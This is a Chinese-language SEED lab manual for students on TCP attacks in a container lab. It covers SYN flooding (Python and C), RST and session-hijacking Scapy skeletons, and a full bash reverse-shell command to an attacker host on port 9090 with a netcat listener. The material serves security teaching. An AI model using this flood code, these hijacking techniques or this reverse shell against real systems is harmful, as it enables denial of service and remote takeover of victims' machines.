TCP 攻击实验

1 概述

这个实验的目标是让学生亲身体验 TCP 漏洞以及针对这些漏洞的攻击。智者从错误中学习。在安全教育中，我们研究导致软件漏洞的错误，研究过去的错误不仅仅可以帮助学生理解计算机系统的脆弱，理解为何一个看似无关紧要的错误会变成一场灾难，为何需要许多安全机制来补救。更重要的是，它还能帮助学生了解导致漏洞的常见模式，从而避免在将来犯类似的错误。此外，通过研究漏洞案例，学生可以学习安全设计、安全编程和安全测试的原则。

TCP/IP 协议中的漏洞代表了协议设计和实现中一种特殊类型的漏洞。它们提供了一个宝贵的教训，说明为什么安全应该在设计之初就应当被考虑，而不是在事后补充。此外，研究这些漏洞有助于学生理解网络安全所面临的挑战和许多必要网络安全措施的原因。在本实验中，学生将对 TCP 实施几种攻击。本实验涵盖了以下内容：

- TCP 协议
- TCP SYN 泛洪攻击和 SYN cookies
- TCP 重置攻击
- TCP 会话劫持攻击
- 反向 Shell
- 一种特殊的 TCP 攻击, 即 Mitnick attack, 这个攻击有一个单独的 SEED 实验

书籍和视频。 有关 TCP 攻击的详细信息可参见下文：

- SEED Book 的第 16 章, *Computer & Internet Security: A Hands-on Approach*, 3rd Edition, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net`.
- SEED Lecture 的第 6 部分, *Internet Security: A Hands-on Approach*, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net/video.html`.

实验环境要求。 本实验在 SEED Ubuntu 20.04 VM 中测试可行。您可以从 SEED 网站上下载我们预先构建好的镜像并在您自己的电脑上运行 SEED VM。然而，大多数 SEED 实验可以在云端进行，您可以按照我们的说明在云端创建 SEED VM。

2 实验环境

本实验中需要至少三台机器，我们使用容器来建立实验环境，如图 1 所描绘。我们将使用攻击者容器来发动攻击，而将其他三个容器作为受害者和用户机器。我们假设所有这些机器都在同一局域网内。学生也可以使用三个虚拟机来做这个实验，但使用容器会更方便。



图 1: 实验环境设置

2.1 容器设置和命令

请从实验的网站下载 `Labsetup.zip` 文件到你的 VM 中，解压它，进入 `Labsetup` 文件夹，然后用 `docker-compose.yml` 文件安装实验环境。对这个文件及其包含的所有 `Dockerfile` 文件中的内容的详细解释都可以在链接到本实验网站的用户手册 [1] 中找到。如果这是您第一次使用容器设置 SEED 实验环境，那么阅读用户手册非常重要。

在下面，我们列出了一些与 Docker 和 Compose 相关的常用命令。由于我们将非常频繁地使用这些命令，因此我们在 `.bashrc` 文件（在我们提供的 SEED Ubuntu 20.04 虚拟机中）中为它们创建了别名。

```
$ docker-compose build  # 建立容器镜像
$ docker-compose up     # 启动容器
$ docker-compose down   # 关闭容器

// 上述 Compose 命令的别名
$ dcbuild       # docker-compose build 的别名
$ dcup          # docker-compose up 的别名
$ dcdown        # docker-compose down 的别名
```

所有容器都在后台运行。要在容器上运行命令，我们通常需要获得容器里的 Shell 。首先需要使用 `docker ps` 命令找出容器的 ID ，然后使用 `docker exec` 在该容器上启动 Shell 。我们已经在 `.bashrc` 文件中为这两个命令创建了别名。

```
$ dockps        // docker ps --format "{{.ID}}  {{.Names}}" 的别名
$ docksh <id>   // docker exec -it <id> /bin/bash 的别名

// 下面的例子展示了如何在主机 C 内部得到 Shell
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
```

[1] 如果你在部署容器的过程中发现从官方源下载容器镜像非常慢，可以参考手册中的说明使用当地的镜像服务器

```
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// 注: 如果一条 docker 命令需要容器 ID, 你不需要
//     输入整个 ID 字符串。只要它们在所有容器当中
//     是独一无二的, 那只输入前几个字符就足够了。
```

如果你在设置实验环境时遇到问题，可以尝试从手册的 “Miscellaneous Problems” 部分中寻找解决方案。

2.2 关于攻击者容器

在本实验中，我们可以使用虚拟机或容器作为攻击者机器。如果你观察 Docker Compose 文件，就会发现攻击者容器的配置与其他的容器有所不同。

- *共享文件夹*. 当我们使用容器来发动攻击时，需要将攻击代码放在攻击者容器内。在虚拟机中进行代码编辑比在容器中更为方便，因为我们可以使用我们喜欢的编辑器。为了使虚拟机和容器共享文件，我们使用 Docker `volumes` 在虚拟机和容器之间创建了一个共享文件夹。如果你查看 Docker Compose 文件，就会发现我们已经在某些容器中添加了以下条目。它表示将主机（即 VM）上的 `./volumes` 文件夹挂载到容器内的 `/volumes` 文件夹。我们在虚拟机上将代码写入 `./volumes` 文件夹，就可以在容器内使用它们。

  ```
  volumes:
        - ./volumes:/volumes
  ```

- *主机模式*. 在本实验中，攻击者需要能够嗅探数据包。但在容器内运行嗅探程序存在问题，因为每个容器实际上是连接到一个虚拟交换机上，所以它只能看到自己的流量，而无法看到其他容器间的数据包。为了解决这个问题，我们将攻击者容器的网络模式设置为 `host` 模式，这允许攻击者容器看到所有的流量。以下是用于配置攻击者容器的条目:

  ```
  network_mode: host
  ```

  当容器的网络处于 `host` 模式，它可以看到主机的所有网络接口，且甚至拥有与主机相同的 IP 地址。它大体上与主机处于同一网络命名空间。然而，这个容器仍然是一台独立的机器，因为其他命名空间与主机不同。

2.3 seed 帐号

在本实验中，我们需要从一个容器 telnet 到另一个容器。我们已经在所有容器中创建了一个名为 `seed` 的帐号，密码为 `dees`。你可以用 telnet 登录该帐号。

3 Task 1: SYN 泛洪攻击



图 2: SYN 泛洪攻击

SYN 泛洪是一种 DoS 攻击的形式，攻击者向受害者的 TCP 端口发送许多 SYN 请求，但并不完成三次握手。攻击者要么使用仿冒的 IP 地址，要么不再继续握手的过程。通过这种攻击，攻击者可以将受害者的半连接队列塞满。半连接指的是已经完成 SYN、SYN-ACK，但还没有得到最终的 ACK 的连接。当这个队列满了之后，受害者没法接受新的连接请求。图 2 展示了该攻击过程.

半连接队列的大小是操作系统里的一个设置。在 Ubuntu 操作系统中，我们可以通过以下命令检查这个设置。操作系统根据系统的内存大小设置该值，内存越多，值就越大。

```
# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

我们可以用 "netstat -nat" 查看队列的使用情况，也就是半连接的数量。这种连接的状态是 SYN-RECV。如果三次握手已经完成，连接的状态将会是 ESTABLISHED。

SYN Cookie 防御机制。 在默认情况下，Ubuntu 的 SYN 泛洪攻击的防御机制是打开的。这个机制被称为 SYN cookie。一旦机器检测到自己在遭受 SYN 泛洪攻击，这立即启动这个防御机制。在我们的受害者容器中，我们已经关闭了这一机制（见 docker-compose.yml 文件中的 sysctls 条目）。我们可以使用下面的 sysctl 命令来开关这一机制:

```
# sysctl -a | grep syncookies     (显示 SYN cookie 状态)
# sysctl -w net.ipv4.tcp_syncookies=0 (关闭 SYN cookie)
# sysctl -w net.ipv4.tcp_syncookies=1 (打开 SYN cookie)
```

为了能在容器中使用 sysctl 改变系统变量，需要将 "privileged: true" 这个配置条目添加到受害者容器中。如果没有这项配置，运行上述命令后会看到如下错误，因为容器没有权限进行修改操

作。

```
# sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

3.1 Task 1.1: 使用 Python 发起攻击

我们提供了一个名为 synflood.py 的 Python 程序，但故意在代码中省略了一些重要的数据。这段代码发送了伪造的 TCP SYN 数据包，其中有随机生成的源 IP 地址、源端口和序列号。请完成这段代码，然后用它对目标机发起攻击。

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="*.*.*.*")
tcp = TCP(dport=**, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))  # 源 iP
    pkt[TCP].sport = getrandbits(16)     # 源端口号
    pkt[TCP].seq   = getrandbits(32)     # 序列号
    send(pkt, verbose = 0)
```

让攻击运行至少一分钟，然后 telnet 到受害者的机器，看看是否能连接成功。你的攻击很可能会失败，下面列出导致失败的多种问题以及解决方法：

- **TCP 缓冲:** 参见下面注释 A。
- **虚拟机:** 如果你是从一台虚拟机对另一台虚拟机进行攻击，而不是使用我们的容器设置，请参见下面的注释 B。如果您是使用容器设置进行攻击，应该不会有问题。
- **TCP 重传:** 在发出 SYN+ACK 数据包后，受害机器将等待 ACK 数据包。如果它没有及时到来，TCP 将重传 SYN+ACK 数据包。重传次数取决于以下内核参数（默认值为 5）。

  ```
  # sysctl net.ipv4.tcp_synack_retries
  net.ipv4.tcp_synack_retries = 5
  ```

  在这 5 次重传之后，TCP 将把相应的连接从半打开的连接队列中删除。每当一个连接被删除时，就会有一个空位出现。攻击的数据包和合法的 telnet 连接请求数据包将争夺这个空位。我们的 Python 程序可能会不够快，因此会输给合法的 telnet 数据包。为了在竞争中获胜，我们可以并行运行多个攻击程序。请尝试这种方法，看看是否能提高成功率。你运行多少个攻击程序才能达到不错的成功率?

- **队列大小:** 队列中能存储的半连接数量会影响攻击的成功率，使用以下命令可以调整队列的大小:

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

当攻击正在进行时，可以运行以下命令之一来查看有多少半连接在队列中。应该注意的是，队列中四分之一的空间是为 "已证实的目的地" 保留的（见下文注释 A）。因此，如果我们将大小设置为 80，其实际容量大约为 60。

```
$ netstat -tna | grep SYN_RECV | wc -l
$ ss -n state syn-recv sport = :23 | wc -l
```

请减少受害者服务器上的半打开的连接队列的大小，看看你的攻击成功率是否能提高。

Note A: 内核的一个防御机制。 在 Ubuntu 20.04 上，如果机器 X 从未与受害者机器建立过 TCP 连接，当 SYN 泛洪攻击启动时，机器 X 将无法 telnet 到受害机器。然而，如果在攻击之前，机器 X 已经与受害机器建立了 telnet（或 TCP 连接），那么 X 似乎对 SYN 泛洪攻击 "免疫"，在攻击期间可以成功地 telnet 到受害机器。受害机器似乎记住了过去成功的连接，并在与 "老相识" 建立新连接时使用了这一段记忆。这种行为在 Ubuntu 16.04 和早期版本中并不存在。

这是由于内核的一种缓解机制。如果 SYN Cookies 被禁用，TCP 会保留队列的四分之一给已被证实的 IP 地址。在建立一个从 `10.9.0.6` 到 `10.9.0.5` 的 TCP 连接时, 我们可以看到 IP 地址 `10.9.0.6` 被服务器记住了（缓存），所以来自这些地址的连接将使用保留的位置，而不会受 SYN 泛洪攻击影响。我们可以在服务器上运行 `"ip tcp_metrics flush"` 命令以消除这种缓解机制的影响。

```
# ip tcp_metrics show
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5

# ip tcp_metrics flush
```

Note B: RST 数据包。 如果你使用两个虚拟机来完成这项任务，即从一个虚拟机攻击另一个虚拟机，而不是攻击一个容器，你会在 Wireshark 中发现许多 RST 数据包（重置）。最初我们认为这些数据包是由 SYN+ACK 数据包的接收方产生的，但其实它们是由我们实验设置中的 NAT 服务器产生的。

在我们的实验设置中，任何从虚拟机出去的流量都将经过 VirtualBox 提供的 NAT 服务器。对于 TCP，NAT 会根据 SYN 数据包生成地址转换记录，它对后面该 TCP 连接里的包做地址转换都会用到这个记录。在我们的攻击中，攻击者产生的 SYN 数据包没有经过 NAT（攻击者和受害者都在 NAT 背后），所以 NAT 里没有该连接的记录。当受害者将 SYN+ACK 数据包发回给源 IP（由攻击者随机生成）时，这个数据包将通过 NAT 发送出去，但由于这个 TCP 连接在 NAT 里没有记录，NAT 不知道该怎么做，所以它会给受害者发回一个 TCP RST 数据包。

RST 数据包导致受害者删除半开放的连接队列中的数据。因此，当我们试图用泛洪攻击填满这个队列时，VirtualBox 会帮助受害者从队列中删除我们的记录，我们的攻击能否成功就取决于我们的代码和 VirtualBox 之间的速度竞争。

3.2 Task 1.2: 使用 C 语言发起攻击

除了 TCP 缓存问题外，Task 1.1 中提到的所有问题都可以通过以足够快的速度发送伪造的 SYN 数据包而解决。我们可以通过用 C 语言实现这一目的，实验设置中提供了名为 `synflood.c` 的 C 程序。请在主机上编译该程序，并在攻击者容器上向目标机器发起攻击。

```
// 在宿主机虚拟机上编译代码。
$ gcc -o synflood synflood.c

// 对于使用苹果芯片的机器，需要使用静态绑定。
$ gcc -static -o synflood synflood.c

// 从攻击者容器发起攻击。
# synflood 10.9.0.5 23
```

在发起攻击之前，请将队列大小恢复至原始值。将结果与使用 Python 的结果进行比较，并解释其差异的原因。

3.3 Task 1.3: 启用 SYN Cookie 防御机制

请启用 SYN cookie 机制，再次运行你的攻击，并比较其结果。

4 Task 2: 对 `telnet` 连接的 TCP 复位攻击

TCP RST 攻击可以终止两个受害者之间已经建立的 TCP 连接。例如，如果两个用户 A 和 B 之间有一个已建立的 `telnet` 连接（TCP），攻击者可以冒充 A 给 B 发送一个 RST 数据包，以破坏这个现有的连接。为了成功地进行这种攻击，攻击者需要正确构建 TCP RST 数据包。

在本任务中，你需要从主机发起一个 TCP RST 攻击，以破坏 A 和 B 两个容器之间现有的 `telnet` 连接。为了简化实验，我们假设攻击者和受害者在同一局域网内，也就是说，攻击者可以观察到 A 和 B 之间的 TCP 流量。

手动发起攻击 请使用 Scapy 来进行 TCP RST 攻击。下面提供了一个代码框架。你需要将每个 `@@@@` 替换为实际值（你可以用 Wireshark 得到这些值）。

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

选做：自动发起攻击 我们鼓励学生编写一个程序来使用嗅探和伪造技术自动发起攻击。与手工方法不同，我们从嗅探到的数据包中获得所有参数，因此整个攻击是自动化的。请确保当你使用 Scapy 的 `sniff` 函数时，不要忘记设置 `iface` 参数。

5 Task 3: TCP 会话劫持



图 3: TCP 会话劫持攻击

TCP 会话劫持的目标是通过注入恶意内容劫持两个受害者之间现有的 TCP 连接（会话）。如果这一连接是 `telnet` 会话，攻击者能够向会话中注入恶意命令（比如删除某个重要文件），导致受害者执行恶意命令。图 3 描绘了攻击方法。在本任务中，你需要展示如何劫持两台机器之间的 `telnet` 会话，你的目标是让 `telnet` 服务器运行一条恶意命令。为简单起见，我们假设攻击者和受害者在同一局域网内。

手动发起攻击 请使用 Scapy 来进行 TCP 劫持攻击。下面提供了一个代码框架。你需要将每个 `@@@@` 替换为实际值（你可以用 Wireshark 来弄清应该在每个字段中填写哪些值来伪造 TCP 包）。

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="A", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

选做：自动发起攻击 我们鼓励学生编写一个程序来使用嗅探和伪造技术自动发起攻击。与手工方法不同，我们会从嗅探到的数据包中获得所有参数，因此整个攻击是自动化的。请确保当你使用 Scapy 的 `sniff` 函数时，不要忘记设置 `iface` 参数。

6 Task 4: 使用会话劫持创建反向 shell

当攻击者能够使用 TCP 会话劫持向受害者的机器注入命令时，他们不仅只是想执行某一个命令，他们希望将来能执行许多命令，显然全部通过 TCP 会话劫持来运行这些命令非常不方便。攻击者希望利用攻击建立一个后门，这样他们就可以利用这个后门随时进来，想执行什么命令就执行什么命令。

设置后门的一个典型方法是在受害者机器上运行一个反向 shell，让攻击者得到受害机器上的一个 shell。反向 shell 是一个在远程机器上运行的 shell 进程，它连接在攻击者机器上。一旦远程机器被入侵，攻击者就可以轻松使用这个 shell。

在下文中，我们将展示在已经能够在受害机器（即服务器）上执行单个命令的情况下，如何设置一个反向 shell。在 TCP 会话劫持攻击中，攻击者不能直接在受害者机器上运行命令，所以他们的工作是通过会话劫持攻击来运行反向 shell 命令。在这项任务中，学生需要证明他们能够实现这一目标。

为了让远程机器上的 `bash` shell 连接回攻击者的机器，攻击者需要有一个进程在指定端口上等待连接。在这个例子中，我们将使用 `netcat`。这个程序允许我们指定一个端口，并监听该端口上的连接。如下所示，我们有两个窗口，分别来自两个不同的机器。顶部的窗口是攻击者机器 `10.9.0.1`，我们运行 `netcat` (简称 `nc`) 来监听 `9090` 端口。底部的窗口是受害者机器 `10.9.0.5`，当我们执行反向 shell 命令时，在顶部的窗口就能看出我们得到了运行在 `10.9.0.5` 上的一个反向 shell。

```
+-------------------------------------------------+
| On 10.9.0.1 (攻击者)                            |
|                                                 |
| $ nc -lnv 9090                                  |
| Listening on 0.0.0.0 9090                       |
| Connection received on 10.9.0.5 49382           |
| $   <--+ 这个 shell 实际是运行在 10.9.0.5 上    |
|                                                 |
+-------------------------------------------------+

+-------------------------------------------------+
| On 10.9.0.5 (受害者)                            |
|                                                 |
|$ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1  |
|                                                 |
+-------------------------------------------------+
```

下面我们提供了提供一个关于反向 shell 命令的简单描述，详细的解释可以在 SEED book 中找到。

- `"/bin/bash -i"`: `i` 代表交互式 (interactive)，意味着这个 shell 必须是交互式的 (必须提供一个 shell 提示符)。
- `"> /dev/tcp/10.9.0.1/9090"`: 这会导致 shell 的输出（`stdout`）被重定向到与 `10.9.0.1` 的 `9090` 端口的 TCP 连接。文件描述符编号 1 代表标准输出（`stdout`)。
- `"0<&1"`: 文件描述符 0 代表标准输入（`stdin`)。这会导致 shell 的 `stdin` 从 TCP 连接中获取。
- `"2>&1"`: 文件描述符 2 代表标准错误输出（`stderr`)。

总之, `"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"` 启动了一个 `bash` shell，其输入来自一个 TCP 连接，并且其标准输出和错误输出都被重定向到同一个 TCP 连接。

如上面的示范所示, 当 `bash` shell 命令在 `10.9.0.5` 上运行时, 它连回 `10.9.0.1` 上的 `netcat` 进程。这可以通过 `netcat` 显示的 `"Connection received on 10.9.0.5"` 消息来确认。

上面展示了在能访问目标机器的情况下如何建立一个反向 shell。但在本任务中，你没有权限直接访问目标机器。你的任务是对用户和目标机器之间现有的 `telnet` 会话发起 TCP 会话劫持攻击。你需要在被劫持的会话中注入恶意命令，这样你就可以在目标服务器上获得一个反向 shell。

7 Submission

你需要提交一份带有截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得学分。

致谢

感谢 CSender（GitHub ID）、Eric Dong 和 Chao Gong，他们为改进本实验中的 SYN 泛洪攻击任务提出了宝贵建议。